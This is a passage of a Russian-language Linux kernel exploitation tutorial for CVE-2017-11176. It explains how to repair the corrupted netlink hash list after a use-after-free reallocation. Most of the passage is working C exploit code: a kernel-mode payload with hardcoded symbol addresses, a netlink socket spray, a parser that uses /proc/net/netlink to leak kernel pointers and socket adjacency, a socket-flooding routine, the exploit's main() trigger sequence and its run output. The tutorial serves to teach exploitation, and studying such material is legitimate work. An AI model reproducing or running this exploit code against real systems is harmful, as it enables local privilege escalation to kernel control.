


Теперь предположим, что мы сначала высвободили, а затем перераспределили средний элемент. Список считается повреждённым, поскольку мы не знаем его исходных указателей «`next`» и «`prev`». Кроме того, соседние элементы имеют висячие указатели:




Имея такой список, мы столкнёмся с невозможностью выполнить несколько необходимых операций (например, мы не сможет пройтись по списку для проверки и сопоставления), так как это приведёт к потере ссылок (ну и в результате – к сбою).

Перед нами есть несколько вариантов. Сначала можно попытаться поправить указатели `next` и `prev` перераспределённого элемента, чтобы список вернулся к первоначальному виду. Или же – мы можем попытаться вывести этот перераспределённый элемент из списка (то есть смежные элементы будут указывать друг на друга):



Оба варианта подразумевают, что мы знаем адреса соседних элементов. Но что, если они нам неизвестны (даже при произвольном чтении). Мы облажались? Нет!

В таком случае, идея будет состоять в том, чтобы использовать элементы «`guard`» до и после элемента перераспределения, которым мы *управляем*. Поскольку после перераспределения они до сих пор имеют висячий указатель, их удаление из списка фактически «исправит» данный элемент перераспределения без необходимости знать какой-либо адрес (чтобы убедиться в этом, разверните код `list_del()`):



Разумеется, теперь мы можем использовать классическую функцию `list_del()` в отношении перераспределённого элемента, чтобы полностью удалить его из восстанавливаемого списка.

То есть, в этом методе имеется пара особенностей:

1) Мы устанавливаем один или два смежных элемента «`guard`»;
2) Мы можем удалять эти элементы из списка *по желанию*.

Как мы увидим в следующих разделах, использовать первый метод в нашем контексте немного сложно (из-за хэш-функции и механизма `dilution`). В эксплойте мы будем использовать «гибридный» подход (оставайтесь на связи).

Потерянные в пространстве


Если вы не читали разделы о структурах данных Netlink и связанных с ними алгоритмах в основных концепциях четвёртой главы, возможно, сейчас самое время вернуться к ним.

Определим висячие указатели в списке хэшей `nl_table` (те, что нам нужно исправить).

После перераспределения, поля `next` и `pprev` нашего фиктивного `netlink_sock` содержат ненужные данные. Кроме того, у «оригинальных» предыдущего и/или следующего элементов списка вёдер имеются висячие указатели.

Стратегия, которую мы будем использовать для восстановления повреждённого хэш-списка, состоит в том, чтобы восстановить значения `next` и `pprev` нашего перераспределённого элемента, а затем выполнить операцию `__hlist_del()`, чтобы исправить висячие указатели.

Тем не менее...



Правильно, элементы, следующие за нашим перераспределением, "потерялись". Что это вообще значит? Больше ничего не указывает на эти элементы. Единственная ссылка, которая существовала, была перезаписана перераспределением. И все же нам нужно восстановить указатель `pprev`! Всё это потому, что список хэшей НЕ является кольцевым. Что ж, это будет непросто...

Прежде чем вернуться к этой проблеме, давайте определимся с указателем `pprev` фиктивного `netlink_sock`. Это простое действие:

1) Найдите хэш-таблицу `NETLINK_USERSOCK` с `nl_table` (экспортированный символ);
2) Найдите необходимое ведро – для этого нужно **воспроизвести хэш-функцию**, используя **исходный** `pid` (не `MAGIC_NL_PID`) и `rnd`-значение хэш-таблицы;
3) Сканируйте список вёдер, пока не найдёте нужный перераспределённый элемент, сохраняя при этом адрес предыдущего элемента;
4) Исправьте значение `pprev`.

Обратите внимание, что третий пункт подразумевает, что мы знаем адрес перераспределённого элемента. И мы его знаем – он хранится в поле `sk` в `struct socket`. Более того, **следующий указатель (`hlist_node`) – это первое поле `netlink_sock`**. Другими

словами, его адрес совпадает с адресом `sk`. Именно поэтому нам необходимо сохранить его перед тем, как перезаписать его на NULL (раздел восстановление `struct socket`).

> Внимание: второй пункт подразумевает, что хэш-таблица **не** была «разбавлена». Чуть дальше мы разберёмся, как минимизировать риск.

Что ж, с одной проблемой мы разобрались!

Нам нужен «друг»: утечка информации

В предыдущем разделе мы наконец смогли восстановить указатель `pprev` перераспределённого элемента пролистав список вёдер. Теперь, перед вызовом `__hlist_del()`, нам нужно восстановить указатель `next`. Однако, поскольку единственная ссылка на элемент `next` была перезаписана во время перераспределения, то мы не знаем, куда направить этот указатель. Так что же делать?

Как минимум, мы можем **просканировать всю память**, чтобы получить *каждый* объект `netlink_sock`. Помните, SLAB ведёт учёт отслеживает частичных и полных slab'ов, соответственно – мы можем просканировать slab'ы `kmalloc-1024`, проверить, являются ли эти объекты сокетами (с полем `f_ops`) типа `netlink_sock` (например, `private_data->sock->ops == &netlink_ops`) с протоколом `NETLINK_USERSOCK` и так далее. Затем можно провести проверку на наличие в одном из этих объектов поля `pprev`, указывающего на наш перераспределённый элемент. Это рабочий способ, но полное сканирование памяти может занять довольно много времени. Отметьте себе, что иногда (это зависит от вашего эксплойта) – это единственный способ восстановить ядро!

> Примечание: в системе, использующей SLUB, это сделать сложнее, так как такие системы она не отслеживают "полные" slab'ы. Для их получения придётся анализировать `struct page` и так далее.

Вместо этого мы попытаемся **настроить элемент «`guard`», который расположен сразу после нашего перераспределённого элемента**. Мы можем получить его адрес с помощью таблицы дескрипторов файлов (мы так уже делали с перераспределённым элементом).

Но, к сожалению, это будет не так просто:

1) Мы не можем предсказать, в каком ведре будет находиться элемент (из-за хэш-функции);
2) Добавляемые элементы помещаются в начало списка вёдер (соответственно, мы не сможем поставить его «после»).

Из-за второго пункта, элемент защиты должен быть вставлен **перед** нашим целевым перераспределённым элементом. Но что делать с первым пунктом?

Может быть, хэш-функция «обратима»? Вряд ли... Нужно помнить, что хэш-функция использует значения `pid` и `hash->rnd`, а второе из них будет нам неизвестно вплоть **до** эксплуатации ошибки.

Решение этого вопроса таково: нам нужно создать множество netlink-сокетов (операция, аналогичная «распылению»). Скорее всего, после этого два нужных сокета будут находиться рядом в списке вёдер. Но как это обнаружить?

В такой ситуации нам может помочь утечка информации.

В ядре Linux есть множество разнообразных утечек информации: некоторые из них происходят из-за ошибок, а некоторые – вполне естественные. Мы будем использовать последний вид. В частности, нас интересует файловая система `proc` – там полно утечек.

> Примечание: `proc fs` — это псевдофайловая система, которая существует только в памяти и используется для получения информации из ядра и/или установки общесистемных настроек. Есть и API, который используется манипулирования этой системой – seq_file. Чтобы в этом разобраться, вам стоит изучить SeqFileHowTo.

ProcFS – вот что поможет!

Если говорить более конкретно, мы будем использовать /proc/net/netlink, которая все ещё (по крайней мере, на момент написания этой книги) общедоступна для чтения. Вышеупомянутый файл `proc fs` создаётся на этом моменте:

```
static int __net_init netlink_net_init(struct net *net)
{
#ifdef CONFIG_PROC_FS
    if (!proc_net_fops_create(net, "netlink", 0, &netlink_seq_fops))
        return -ENOMEM;
#endif
    return 0;
}
```

Он использует следующие обратные вызовы:

```
static const struct seq_operations netlink_seq_ops = {
    .start = netlink_seq_start,
    .next = netlink_seq_next,       // <----- этом
    .stop = netlink_seq_stop,
    .show = netlink_seq_show,       // <----- этом
};
```

И вот как выглядит типичный результат:

```
$ cat /proc/net/netlink
sk       Eth  Pid    Groups   Rmem     Wmem     Dump     Locks    Drops
ffff88001eb47800 0    0      00000000 0        0        (null) 2        0
ffff88001fa66800 6    0      00000000 0        0        (null) 2        0
...
```

Ого! Да тут утечка даже указателей ядра! Каждая строка выводится с помощью `netlink_seq_show()`:

```
static int netlink_seq_show(struct seq_file *seq, void *v)
{
    if (v == SEQ_START_TOKEN)
        seq_puts(seq,
            "sk       Eth Pid    Groups "
```

```
            "Rmem   Wmem     Dump     Locks    Drops\n");
    else {
         struct sock *s = v;
         struct netlink_sock *nlk = nlk_sk(s);

         seq_printf(seq, "%p %-3d %-6d %08x %-8d %-8d %p %-8d %-8d\n", // <----- УЯЗВИМОСТЬ (пропатчена)
              s,
              s->sk_protocol,
              nlk->pid,
              nlk->groups ? (u32)nlk->groups[0] : 0,
              sk_rmem_alloc_get(s),
              sk_wmem_alloc_get(s),
              nlk->cb,
              atomic_read(&s->sk_refcnt),
              atomic_read(&s->sk_drops)
          );

    }
    return 0;
}
```

Строка формата `seq_printf()` использует `%p` вместо `%pK` для получения адреса `sock`. Обратите внимание, что эта уязвимость уже исправлена с помощью kptr_restrict. Если будет использоваться модификатор «K», то выводимый адрес будет 0000000000000000. Что ж, предположим, что это так. Что ещё мы можем получить?

Взглянем на `netlink_seq_next()` – функцию, которая отвечает за выбор следующего `netlink_sock`, который будет выведен:

```
static void *netlink_seq_next(struct seq_file *seq, void *v, loff_t *pos)
{
      struct sock *s;
      struct nl_seq_iter *iter;
      int i, j;

   // ... вырезано ...

      do {
           struct nl_pid_hash *hash = &nl_table[i].hash;

           for (; j <= hash->mask; j++) {
                s = sk_head(&hash->table[j]);
                while (s && sock_net(s) != seq_file_net(seq))
                     s = sk_next(s);         // <----- сброс ссылки на NULL здесь  ("cat /proc/net/netlink")
                if (s) {
                     iter->link = i;
                     iter->hash_idx = j;
                     return s;
                }
           }

           j = 0;
      } while (++i < MAX_LINKS);

   // ... вырезано ...
}
```

Мы видим, что перебираются все хэш-таблицы от `0` до `MAX_LINKS`. Затем, в каждой таблице, перебираются все вёдра `0` до `hash->mask`. Ну и последним этапом перебираются все элементы вёдер, от первого до последнего. Другими словами, элементы выводятся «по порядку».

Решение

Предположим, что мы уже создали множество netlink-сокетов. Узнать, являются ли смежными необходимые сокеты можно, просканировав файл `procfs`: это и есть та утечка информации, которой нам не хватало!

> Внимание! Если два netlink-сокета выведены один за другим, то это НЕ означает, что они на самом деле являются смежными.

Это может значить, что они:

1) Действительно смежные;
2) Первый из них является последним элементом ведра, а второй – первым элементом ДРУГОГО ведра.

> Примечание: в оставшейся части книги первый элемент будет называться целью, а второй элемент – `guard`.

Что из этого следует? Это значит, что, если мы сталкиваемся с первым случаем, удаление элемента `guard` восстановит поле `next` цели (раздел восстановление повреждённого списка). Во втором же случае, его удаление ничего не даст нам.

Что мы знаем о последнем элементе в хэш-списке? То, что следующим указателем будет NULL. Следовательно, мы можем установить значение NULL для указателя `next` нашей цели во время перераспределения. Если бы это был второй случай, то указатель `next` был бы «уже» восстановлен. Хорошо. Но что, если...

Указатель `next` – это ПЕРВОЕ поле `netlink_sock`, и ЕДИНСТВЕННОЕ поле, которое мы НЕ КОНТРОЛИРУЕМ примитивом перераспределения... Он соответствует `cmsg_len`, который в нашем конкретном случае равен `1024` (подробнее в третьей главе).

Во время перебора списка вёдер (который сбрасывает ссылки на указатели `next`) ожидается, что поле next последнего элемента будет иметь значение NULL. Однако в нашем случае это `1024`. Ядро пытается удалить на него ссылку, но любая такая операция, проводимая ниже предела `mmap_min_addr` вызывает NULL-сброс. Именно поэтому мы и получаем сбой на `cat/proc/net/netlink`.

> Примечание: это значение можно получить с помощью `/proc/sys/vm/mmap_min_addr`, что имеет адрес примерно `0x10000`.

Обратите внимание, что мы здесь мы специально спровоцировали сбой, но такой сбой **может произойти в любое время при переборе списка вёдер цели**. К примеру, к сбою может привести другое приложение, использующее `NETLINK_USERSOCK` (при вставке элемента в список вёдер). Ситуация становится ещё хуже при использовании механизма `dilution`, так как в этом случае перебирается каждый список вёдер и элементы размещаются заново. Нам определенно нужно с этим справиться!

По факту, это довольно просто – нужно просто сбросить указатель перераспределения `next` на NULL во время восстановления ядра (напоминаю – мы всё ещё выполняем первый сценарий).

В итоге, учитывая, что мы корректно настроили и высвободили элемент «`guard`», восстановить хэш-таблицу можно следующим образом:

1) Получить хэш-таблицу `NETLINK_USERSOCK`;
2) Воспроизвести хэш-функцию `nl_pid_hashfn()` – тогда мы получим список вёдер цели;
3) Перебрать список вёдер, сохраняя указатель `prev`, и найти цель;
4) Проверить указатель `next` цели. Если значение – не `1024`, то мы находимся в первом сценарии, и можно просто сбросить его на NULL. В противном случае ничего не нужно делать, элемент `guard` уже со всем разобрался;
5) Восстановить целевое поле `pprev`;
6) Выполнить операцию `__hlist_del()` – это восстановит список вёдер (отсюда и висячие указатели);
7) Закончить перебор.

Хорошо, теперь можно попробовать реализовать это:

```
// символы функций ядра
#define NL_PID_HASHFN               ((void*) 0xffffffff814b6da0)
#define NETLINK_TABLE_GRAB          ((void*) 0xffffffff814b7ea0)
#define NETLINK_TABLE_UNGRAB        ((void*) 0xffffffff814b73e0)
#define NL_TABLE_ADDR               ((void*) 0xffffffff824528c0)

struct hlist_node {
   struct hlist_node *next, **pprev;
};

struct hlist_head {
   struct hlist_node *first;
};

struct nl_pid_hash {
   struct hlist_head* table;
   uint64_t rehash_time;
   uint32_t mask;
   uint32_t shift;
   uint32_t entries;
   uint32_t max_shift;
   uint32_t rnd;
};

struct netlink_table {
   struct nl_pid_hash hash;
   void* mc_list;
   void* listeners;
   uint32_t nl_nonroot;
   uint32_t groups;
   void* cb_mutex;
   void* module;
   uint32_t registered;
};

typedef void (*netlink_table_grab_func)(void);
typedef void (*netlink_table_ungrab_func)(void);
typedef struct hlist_head* (*nl_pid_hashfn_func)(struct nl_pid_hash *hash, uint32_t pid);

#define netlink_table_grab() \
   (((netlink_table_grab_func)(NETLINK_TABLE_GRAB))())
#define netlink_table_ungrab() \
   (((netlink_table_ungrab_func)(NETLINK_TABLE_UNGRAB))())
```

```
#define nl_pid_hashfn(hash, pid) \
  (((nl_pid_hashfn_func)(NL_PID_HASHFN))(hash, pid))

static void payload(void)
{
   struct task_struct *current = get_current(restored_rsp);
   struct socket *sock = current->files->fdt->fd[unblock_fd]->private_data;
   void *sk;

   sk = sock->sk; // сохраняем этот для сканирования списка
   sock->sk = NULL; // восстановление висячего указателя 'sk'

   // блокировка всех хэш-таблиц
   netlink_table_grab();

   // получение хэш-таблицы NETLINK_USERSOCK
   struct netlink_table *nl_table = * (struct netlink_table**)NL_TABLE_ADDR; // удаляем ссылку!
   struct nl_pid_hash *hash = &(nl_table[NETLINK_USERSOCK].hash);

   // получение списка вёдер
   struct hlist_head *bucket = nl_pid_hashfn(hash, g_target.pid); // исходный pid

   // сканирование списка вёдер
   struct hlist_node *cur;
   struct hlist_node **pprev = &bucket->first;
   for (cur = bucket->first; cur; pprev = &cur->next, cur = cur->next)
   {
      // это наша цель ?
      if (cur == (struct hlist_node*)sk)
      {
         // восстановление полей 'next' и 'pprev'
         if (cur->next == (struct hlist_node*)KMALLOC_TARGET) // значение 'cmsg_len' (перераспределение)
              cur->next = NULL; // первый сценарий: это был последний элемент списка
         cur->pprev = pprev;

         // операция __hlist_del() (правка висячих указателей)
         *(cur->pprev) = cur->next;
         if (cur->next)
              cur->next->pprev = pprev;

         hash->entries--; // очистка

         // завершение сканирования
         break;
      }
   }

   // снятие блокировки
   netlink_table_ungrab();
}
```

Обратите внимание, что **весь процесс выполняется под блокировкой** (с помощью `netlink_table_grab()` и `netlink_table_ungrab()`), точно так же, как и в ядре! Если этого не сделать, изменение ядра другим потоком может его повредить.

В конце концов, все ведь было не так ужасно 😊

Ещё момент – приведённый выше код будет работать только в том случае, если мы корректно настроили элемент «guard», так что займёмся этим.

Настройка `guard`

Как мы уже выяснили, для настройки `guard` мы будем использовать «распылительный» метод. Идея состоит в том, чтобы создать множество сокетов netlink, автоматически привязать их, а затем отсканировать хэш-таблицу, чтобы «выбрать» два сокета, которые могут являться смежными.

Для начала, создадим функцию `create_netlink_candidate()`, которая создаёт сокет и автоматически привязывает его:

```
struct sock_pid
{
 int sock_fd;
 uint32_t pid;
};

/*
 * Создаёт netlink-сокет NETLINK_USERSOCK, привязывает его и получает его pid.
 * Аргумент @sp должен иметь значение NULL.
 *
 * При успехе мы получим 0, а при ошибке -1.
 */

static int create_netlink_candidate(struct sock_pid *sp)
{
 struct sockaddr_nl addr = {
   .nl_family = AF_NETLINK,
   .nl_pad = 0,
   .nl_pid = 0,       // ноль – для использования netlink_autobind()
   .nl_groups = 0     // нет групп

 };
 size_t addr_len = sizeof(addr);

 if ((sp->sock_fd = _socket(AF_NETLINK, SOCK_DGRAM, NETLINK_USERSOCK)) == -1)
 {
   perror("[-] socket");
   goto fail;
 }

 if (_bind(sp->sock_fd, (struct sockaddr*)&addr, sizeof(addr)) == -1)
 {
   perror("[-] bind");
   goto fail_close;
 }

 if (_getsockname(sp->sock_fd, &addr, &addr_len))
 {
   perror("[-] getsockname");
   goto fail_close;
 }

 sp->pid = addr.nl_pid;

 return 0;

fail_close:
 close(sp->sock_fd);
fail:
 sp->sock_fd = -1;
 sp->pid = -1;
 return -1;
}
```

Далее, нам нужно отпарсить файл `/proc/net/netlink`. Кроме того, `parse_proc_net_netlink()` выделит массив `pids`, содержащий **все** идентификаторы netlink-сокетов (включая тот, который нам не принадлежит):

```
/*
 * Парсит хэш-таблицу @proto из '/proc/net/netlink' и выделяет/заполняет
 * массив @pids. Общее количество соответствующих pid'ов хранится в @nb_pids.
 *
 * Стандартный вывод выглядит так:
 *
 *    $ cat /proc/net/netlink
 *    sk       Eth Pid        Groups   Rmem     Wmem  Dump     Locks  Drops
```

```
 *    ffff88001eb47800 0      0      00000000 0     0       (null) 2     0
 *    ffff88001fa65800 6      0      00000000 0     0       (null) 2     0
 *
 * Каждая строка выводится из netlink_seq_show():
 *
 *    seq_printf(seq, "%p %-3d %-6d %08x %-8d %-8d %p %-8d %-8d\n"
 *
 * При успехе мы получим 0, а при ошибке -1.
 */

static int parse_proc_net_netlink(int **pids, size_t *nb_pids, uint32_t proto)
{
 int proc_fd;
 char buf[4096];
 int ret;
 char *ptr;
 char *eol_token;
 size_t nb_bytes_read = 0;
 size_t tot_pids = 1024;

 *pids = NULL;
 *nb_pids = 0;

 if ((*pids = calloc(tot_pids, sizeof(**pids))) == NULL)
 {
  perror("[-] not enough memory");
  goto fail;
 }

 memset(buf, 0, sizeof(buf));
 if ((proc_fd = _open("/proc/net/netlink", O_RDONLY)) < 0)
 {
  perror("[-] open");
  goto fail;
 }

read_next_block:
 if ((ret = _read(proc_fd, buf, sizeof(buf))) < 0)
 {
  perror("[-] read");
  goto fail_close;
 }
 else if (ret == 0) // нет больше строк для чтения
 {
  goto parsing_complete;
 }

 ptr = buf;

 if (strstr(ptr, "sk") != NULL) // это первая строка
 {
  if ((eol_token = strstr(ptr, "\n")) == NULL)
  {
   // XXX: мы не обрабатываем этот случай, ведь мы не можем прочитать даже одну строку...
   printf("[-] can't find end of first line\n");
   goto fail_close;
  }
  nb_bytes_read += eol_token - ptr + 1;
  ptr = eol_token + 1; // пропускаем первую строку
 }

parse_next_line:
 // this is a "normal" line
 if ((eol_token = strstr(ptr, "\n")) == NULL) // текущая строка – неполная
 {
  if (_lseek(proc_fd, nb_bytes_read, SEEK_SET) == -1)
  {
   perror("[-] lseek");
   goto fail_close;
  }
  goto read_next_block;
 }
 else
 {
```

```
    void *cur_addr;
    int cur_proto;
    int cur_pid;

    sscanf(ptr, "%p %d %d", &cur_addr, &cur_proto, &cur_pid);

    if (cur_proto == proto)
    {
      if (*nb_pids >= tot_pids) // текущий массив недостаточно велик, нужно его «вырастить»
      {
        tot_pids *= 2;
        if ((*pids = realloc(*pids, tot_pids * sizeof(int))) == NULL)
        {
          printf("[-] not enough memory\n");
          goto fail_close;
        }
      }

      *(*pids + *nb_pids) = cur_pid;
      *nb_pids = *nb_pids + 1;
      }

      nb_bytes_read += eol_token - ptr + 1;
      ptr = eol_token + 1;
      goto parse_next_line;
  }

parsing_complete:
  close(proc_fd);
  return 0;

fail_close:
  close(proc_fd);
fail:
  if (*pids != NULL)
    free(*pids);
  *nb_pids = 0;
  return -1;
}
```

Ну и наконец, соединим всё это с функцией `find_netlink_candidates()`, которая делает вот что:

1) Создаёт множество netlink-сокетов;
2) Парсит файл `/proc/net/netlink`;
3) Пытается найти два сокета, которые принадлежат нам и являются последовательными;
4) Освобождает все прочие netlink-сокеты (подробнее в следующем разделе).

```
#define MAX_SOCK_PID_SPRAY 300

/*
 * Готовит множество netlink-сокетов и ищет смежные.  Аргументы
 * @target и @guard не должны быть нулевыми.
 *
 * При успехе мы получим 0, а при ошибке -1.
 */

static int find_netlink_candidates(struct sock_pid *target, struct sock_pid *guard)
{
  struct sock_pid candidates[MAX_SOCK_PID_SPRAY];
  int *pids = NULL;
  size_t nb_pids;
  int i, j;
  int nb_owned;
  int ret = -1;

  target->sock_fd = -1;
  guard->sock_fd = -1;
```

```
 // размещает кучу netlink-сокетов
 for (i = 0; i < MAX_SOCK_PID_SPRAY; ++i)
 {
  if (create_netlink_candidate(&candidates[i]))
  {
   printf("[-] failed to create a new candidate\n");
   goto release_candidates;
  }
 }
 printf("[+] %d candidates created\n", MAX_SOCK_PID_SPRAY);

 if (parse_proc_net_netlink(&pids, &nb_pids, NETLINK_USERSOCK))
 {
  printf("[-] failed to parse '/proc/net/netlink'\n");
  goto release_pids;
 }
 printf("[+] parsing '/proc/net/netlink' complete\n");

 // находит два последовательных pida, которые принадлежат нам  (медленный алгоритм O(N*M))
 i = nb_pids;
 while (--i > 0)
 {
  guard->pid = pids[i];
  target->pid = pids[i - 1];
  nb_owned = 0;

  // список не заказан pid, так что нам придётся делать полное сканирование
  for (j = 0; j < MAX_SOCK_PID_SPRAY; ++j)
  {
   if (candidates[j].pid == guard->pid)
   {
    guard->sock_fd = candidates[j].sock_fd;
    nb_owned++;
   }
   else if (candidates[j].pid == target->pid)
   {
    target->sock_fd = candidates[j].sock_fd;
    nb_owned++;
   }

   if (nb_owned == 2)
    goto found;
  }

  // сбросить sock_fd для его высвобождения
  guard->sock_fd = -1;
  target->sock_fd = -1;
 }

 // поскольку не найдено корректных кандидатов – высвобождение и выход
 goto release_pids;

found:
 printf("[+] adjacent candidates found!\n");
 ret = 0; // we succeed

release_pids:
 i = MAX_SOCK_PID_SPRAY; // сброс счётчика кандидатов для высвобождения
 if (pids != NULL)
  free(pids);

release_candidates:
 while (--i >= 0)
 {
  // не высвобождаем целевые и guard сокеты
  if ((candidates[i].sock_fd != target->sock_fd) &&
      (candidates[i].sock_fd != guard->sock_fd))
  {
   close(candidates[i].sock_fd);
  }
 }

 return ret;
}
```

Поскольку мы используем новую функцию `create_netlink_candidate()`, мы больше не будем обращаться к `prepare_blocking_socket()`. Несмотря на это, нам всё ещё нужно заблокировать нашу цель, заполнив её буфер приёма. Более того, для этого мы будем использовать «`guard`». Этот процесс реализован в функции `fill_receive_buffer()`:

```
static int fill_receive_buffer(struct sock_pid *target, struct sock_pid *guard)
{
 char buf[1024*10];
 int new_size = 0; // это будет сброшено на SOCK_MIN_RCVBUF

 struct sockaddr_nl addr = {
   .nl_family = AF_NETLINK,
   .nl_pad = 0,
   .nl_pid = target->pid, // используется pid цели
   .nl_groups = 0 // нет групп
 };

 struct iovec iov = {
   .iov_base = buf,
   .iov_len = sizeof(buf)
 };

 struct msghdr mhdr = {
   .msg_name = &addr,
   .msg_namelen = sizeof(addr),
   .msg_iov = &iov,
   .msg_iovlen = 1,
   .msg_control = NULL,
   .msg_controllen = 0,
   .msg_flags = 0,
 };

 printf("[ ] preparing blocking netlink socket\n");

 if (_setsockopt(target->sock_fd, SOL_SOCKET, SO_RCVBUF, &new_size, sizeof(new_size)))
   perror("[-] setsockopt"); // если выдаст ошибку – не страшно, это всего лишь optim.
 else
   printf("[+] receive buffer reduced\n");

 printf("[ ] flooding socket\n");
 while (_sendmsg(guard->sock_fd, &mhdr, MSG_DONTWAIT) > 0)
   ;
 if (errno != EAGAIN)
 {
   perror("[-] sendmsg");
   goto fail;
 }
 printf("[+] flood completed\n");

 printf("[+] blocking socket ready\n");

 return 0;

fail:
 printf("[-] failed to prepare blocking socket\n");
 return -1;
}
```

Теперь отредактируем функцию `main()` для вызова `find_netlink_candidates()` после инициализации перераспределения. Обратите внимание, что мы больше нигде не используем переменную `sock_fd`, кроме как в `g_target.sock_fd`. И `g_target`, и `g_guard` объявлены глобально, поэтому их можно использовать в `payload()`. Кроме того, не забудьте закрыть `guard` ПОСЛЕ перераспределения для обработки первого сценария (`guard` является смежным с целью):

```
static struct sock_pid g_target;
```

```c
static struct sock_pid g_guard;

int main(void)
{
 // ... вырезано ...

 printf("[+] reallocation ready!\n");

 if (find_netlink_candidates(&g_target, &g_guard))
 {
  printf("[-] failed to find netlink candidates\n");
  goto fail;
 }
 printf("[+] netlink candidates ready:\n");
 printf("[+] target.pid = %d\n", g_target.pid);
 printf("[+] guard.pid = %d\n", g_guard.pid);

 if (fill_receive_buffer(&g_target, &g_guard))
  goto fail;

 if (((unblock_fd = _dup(g_target.sock_fd)) < 0) ||
     ((sock_fd2 = _dup(g_target.sock_fd)) < 0))
 {
  perror("[-] dup");
  goto fail;
 }
 printf("[+] netlink fd duplicated (unblock_fd=%d, sock_fd2=%d)\n", unblock_fd, sock_fd2);

 // двойной вызов ошибки и НЕМЕДЛЕННОЕ перераспределение !
 if (decrease_sock_refcounter(g_target.sock_fd, unblock_fd) ||
    decrease_sock_refcounter(sock_fd2, unblock_fd))
 {
  goto fail;
 }
 realloc_NOW();

 // закройте это перед произвольным вызовом
 printf("[ ] closing guard socket\n");
 close(g_guard.sock_fd);           // <----- !

 // ... вырезано ...
}
```

Отлично! Наконец-то пришло время для главного краш-теста!

```
$ ./exploit
[ ] -={ CVE-2017-11176 Exploit }=-
[+] successfully migrated to CPU#0
[+] userland structures allocated:
[+] g_uland_wq_elt = 0x120001000
[+] g_fake_stack = 0x20001000
[+] ROP-chain ready
[ ] optmem_max = 20480
[+] can use the 'ancillary data buffer' reallocation gadget!
[+] g_uland_wq_elt.func = 0xffffffff8107b6b8
[+] reallocation data initialized!
[ ] initializing reallocation threads, please wait...
[+] 200 reallocation threads ready!
[+] reallocation ready!
[+] 300 candidates created
[+] parsing '/proc/net/netlink' complete
[+] adjacent candidates found!
[+] netlink candidates ready:
[+] target.pid = -5723
[+] guard.pid = -5708
[ ] preparing blocking netlink socket
[+] receive buffer reduced
[ ] flooding socket
[+] flood completed
[+] blocking socket ready
[+] netlink fd duplicated (unblock_fd=403, sock_fd2=404)
[ ] creating unblock thread...
```

```
[+] unblocking thread has been created!
[ ] get ready to block
[ ][unblock] closing 468 fd
[ ][unblock] unblocking now
[+] mq_notify succeed
[ ] creating unblock thread...
[+] unblocking thread has been created!
[ ] get ready to block
[ ][unblock] closing 404 fd
